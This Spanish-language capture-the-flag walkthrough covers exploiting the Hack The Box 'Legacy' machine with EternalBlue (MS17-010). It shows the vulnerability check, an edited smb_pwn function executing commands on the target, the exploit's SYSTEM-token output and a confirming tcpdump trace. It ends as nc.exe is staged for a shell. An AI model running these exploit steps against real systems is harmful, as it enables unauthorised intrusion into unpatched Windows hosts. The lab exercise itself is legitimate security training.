y tambien me tira error por lo cual avergiuo tambien temas de entorno virtual
https://tecadmin.net/use-virtualenv-with-python2/
https://python.land/virtual-environments/virtualenv



how to leave virtualevn python

W3docs
https://www.w3docs.com › snippets · Traducir esta página


How to leave/exit/deactivate a Python virtualenv

To **leave** a **Python** virtual environment, you can use the deactivate command. This will return you to the system's default **Python** environment. For example ...

Python Land
https://python.land › virtualenv · Traducir esta página


Python venv: How To Create, Activate, Deactivate, And ...

Sin embargo, al crear varias veces el entorno virtual me tira un error, pero buscando más a fondo encontré la siguiente solución
https://stackoverflow.com/questions/76506047/cant-create-virtual-environment-with-python-2-7
/usr/bin/python2.7 -m virtualenv entv




```
┌──(kali㉿kali)-[~/machineshtb/Legacy]
└─$ /usr/bin/python2.7 -m virtualenv entv
created virtual environment CPython2.7.18.final.0-64 in 2473ms
  creator CPython2Posix(dest=/home/kali/machineshtb/Legacy/entv, clear=False, no_vcs_ignore=False, global=False)
  seeder FromAppData(download=False, pip=bundle, wheel=bundle, setuptools=bundle, via=copy, app_data_dir=/home/kali/.local/share/virtualenv)
    added seed packages: pip==20.3.4, setuptools==44.1.1, wheel==0.37.1
  activators NushellActivator,PythonActivator,FishActivator,CShellActivator,PowerShellActivator,BashActivator

┌──(kali㉿kali)-[~/machineshtb/Legacy]
└─$ 
```

activo el entorno virtual




```
┌──(kali㉿kali)-[~/machineshtb/Legacy/entv]
└─$ ls
bin  lib  pyvenv.cfg

┌──(kali㉿kali)-[~/machineshtb/Legacy/entv]
└─$ 
```

source bin/activate




```
┌──(kali㉿kali)-[~/machineshtb/Legacy/entv]
└─$ source bin/activate

┌──(entv)(kali㉿kali)-[~/machineshtb/Legacy/entv]
└─$ 
```

instalo impacket en el entorno virtual de python2.7




```
┌──(entv)(kali㉿kali)-[~/machineshtb/Legacy/MS17-010]
└─$ pip install impacket
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade
r Python 2.7 in January 2021. More details about Python 2 support in pip can be found at
21.0 will remove support for this functionality.
Collecting impacket
  Using cached impacket-0.11.0.tar.gz (1.5 MB)
Collecting pyasn1>=0.2.3
  Using cached pyasn1-0.5.1-py2.py3-none-any.whl (84 kB)
Collecting pycryptodomex
  Using cached pycryptodomex-3.20.0-cp27-cp27mu-manylinux2010_x86_64.whl (2.3 MB)
Collecting pyOpenSSL>=21.0.0
  Using cached pyOpenSSL-21.0.0-py2.py3-none-any.whl (55 kB)
Collecting six
  Using cached six-1.16.0-py2.py3-none-any.whl (11 kB)
Collecting ldap3!=2.5.0,!=2.5.2,!=2.6,>=2.5
  Using cached ldap3-2.9.1-py2.py3-none-any.whl (432 kB)
Collecting ldapdomaindump>=0.9.0
  Using cached ldapdomaindump-0.9.4-py2-none-any.whl (18 kB)
Collecting flask>=1.0
  Using cached Flask-1.1.4-py2.py3-none-any.whl (94 kB)
Collecting future
  Using cached future-0.18.3.tar.gz (840 kB)
Collecting charset_normalizer
  Using cached charset-normalizer-3.0.1.tar.gz (92 kB)
Collecting dsinternals
  Using cached dsinternals-1.2.4.tar.gz (174 kB)
ERROR: Package 'dsinternals' requires a different Python: 2.7.18 not in '>=3.4'

┌──(entv)(kali㉿kali)-[~/machineshtb/Legacy/MS17-010]
```

Pero también me da error averiguando se soluciona instalado una versión vieja
pip install impacket==0.9.22




```
┌──(entv)(kali㉿kali)-[~/machineshtb/Legacy/MS17-010]
└─$ pip  install impacket==0.9.22
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Pyt
r Python 2.7 in January 2021. More details about Python 2 support in pip can be found at https://
21.0 will remove support for this functionality.
Collecting impacket==0.9.22
  Downloading impacket-0.9.22.tar.gz (1.4 MB)
     |████████████████████████████████| 1.4 MB 4.6 MB/s
Collecting pyasn1>=0.2.3
  Using cached pyasn1-0.5.1-py2.py3-none-any.whl (84 kB)
Collecting pycryptodomex
  Using cached pycryptodomex-3.20.0-cp27-cp27mu-manylinux2010_x86_64.whl (2.3 MB)
Collecting pyOpenSSL>=0.13.1
  Using cached pyOpenSSL-21.0.0-py2.py3-none-any.whl (55 kB)
Collecting six
  Using cached six-1.16.0-py2.py3-none-any.whl (11 kB)
Collecting ldap3!=2.5.0,!=2.5.2,!=2.6,>=2.5
  Using cached ldap3-2.9.1-py2.py3-none-any.whl (432 kB)
Collecting ldapdomaindump>=0.9.0
  Using cached ldapdomaindump-0.9.4-py2-none-any.whl (18 kB)
Collecting flask>=1.0
  Using cached Flask-1.1.4-py2.py3-none-any.whl (94 kB)
Collecting cryptography>=3.3
  Downloading cryptography-3.3.2-cp27-cp27mu-manylinux2010_x86_64.whl (2.6 MB)
     |████████████████████████████████| 2.6 MB 94.0 MB/s
Collecting future
  Using cached future-0.18.3.tar.gz (840 kB)
Collecting dnspython
  Downloading dnspython-1.16.0-py2.py3-none-any.whl (188 kB)
```

ahora ejecuto el script python checker.py
python checker.py 10.10.10.4




```
┌──(entv)(kali㉿kali)-[~/machineshtb/Legacy/MS17-010]
└─$ python checker.py 10.10.10.4
Target OS: Windows 5.1
The target is not patched

=== Testing named pipes ===
spoolss: Ok (32 bit)
samr: STATUS_ACCESS_DENIED
netlogon: STATUS_ACCESS_DENIED
lsarpc: STATUS_ACCESS_DENIED
browser: Ok (32 bit)

┌──(entv)(kali㉿kali)-[~/machineshtb/Legacy/MS17-010]
└─$ 
```

La vulnerabilidad de Eternalblue tal como lo dice el postulado aprovecha las vulnerabilidades del SMBv1
https://www.avast.com/es-es/c-eternalblue
el script checker.py nos da un pipe la cual debemos utilizar en otro script para obtener el acceso




```
=== Testing named pipes ===
spoolss: Ok (32 bit)
samr: STATUS_ACCESS_DENIED
netlogon: STATUS_ACCESS_DENIED
lsarpc: STATUS_ACCESS_DENIED
browser: Ok (32 bit)
```

editamos el script zzz_exploit.py y editamos la funcion smb_pwn




```
def smb_pwn(conn, arch):
        #smbConn = conn.get_smbconnection()

        #print('creating file c:\\pwned.txt on the target')
        #tid2 = smbConn.connectTree('C$')
        fid2 = smbConn.createFile(tid2, '/pwned.txt')
        #smbConn.closeFile(tid2, fid2)
        #smbConn.disconnectTree(tid2)

        #smb_send_file(smbConn, sys.argv[0], 'C', '/exploit.py')
        service_exec(conn, r'cmd /c ping 10.10.14.4')
        # Note: there are many methods to get shell over SMB admin session
        # a simple method to get shell (but easily to be detected by AV) is
        # executing binary generated by "msfvenom -f exe-service ..."
```

Acá le pedimos nos haga un ping para ello levantamos un tcpdump
sudo tcpdump -i tun0 icmp -n




```
kali@kali: ~/machineshtb

┌──(entv)(kali㉿kali)-[~/machineshtb/Legacy/MS17-010]
└─$ sudo  tcpdump -i tun0 icmp -n
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
```

ejecuto python2 zzz_exploit.py 10.10.10.4 browser




```
┌──(entv)(kali㉿kali)-[~/machineshtb/Legacy/MS17-010]
└─$ python2 zzz_exploit.py 10.10.10.4 browser
Target OS: Windows 5.1
Groom packets
attempt controlling next transaction on x86
success controlling one transaction
modify parameter count to 0xffffffff to be able to write backward
leak next transaction
CONNECTION: 0x861c6da8
SESSION: 0xe1a72de0
FLINK: 0x7bd48
InData: 0x7ae28
MID: 0xa
TRANS1: 0x78b50
TRANS2: 0x7ac90
modify transaction struct for arbitrary read/write
make this SMB session to be SYSTEM
current TOKEN addr: 0xe23f2f10
userAndGroupCount: 0x3
userAndGroupsAddr: 0xe23f2fb0
overwriting token UserAndGroups
Done

┌──(entv)(kali㉿kali)-[~/machineshtb/Legacy/MS17-010]
└─$ 
```

y me da traza icmp




```
┌──(kali㉿kali)-[~/machineshtb/Legacy]
└─$ sudo tcpdump -i tun0 icmp -n
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
19:28:36.171121 IP 10.10.10.4 > 10.10.14.4: ICMP echo request, id 512, seq 256, length 40
19:28:36.171136 IP 10.10.14.4 > 10.10.10.4: ICMP echo reply, id 512, seq 256, length 40
19:28:37.177213 IP 10.10.10.4 > 10.10.14.4: ICMP echo request, id 512, seq 512, length 40
19:28:37.177235 IP 10.10.14.4 > 10.10.10.4: ICMP echo reply, id 512, seq 512, length 40
19:28:38.177842 IP 10.10.10.4 > 10.10.14.4: ICMP echo request, id 512, seq 768, length 40
19:28:38.177862 IP 10.10.14.4 > 10.10.10.4: ICMP echo reply, id 512, seq 768, length 40
19:28:39.178430 IP 10.10.10.4 > 10.10.14.4: ICMP echo request, id 512, seq 1024, length 40
19:28:39.178445 IP 10.10.14.4 > 10.10.10.4: ICMP echo reply, id 512, seq 1024, length 40
```

Bajo esta condición traigo netcat hacia la máquina y levanto un puerto de escucha




```
┌──(kali㉿kali)-[~/machineshtb/Legacy]
└─$ ls
entornovirtual  ms08_067  MS17-010  nc.exe

┌──(kali㉿kali)-[~/machineshtb/Legacy]
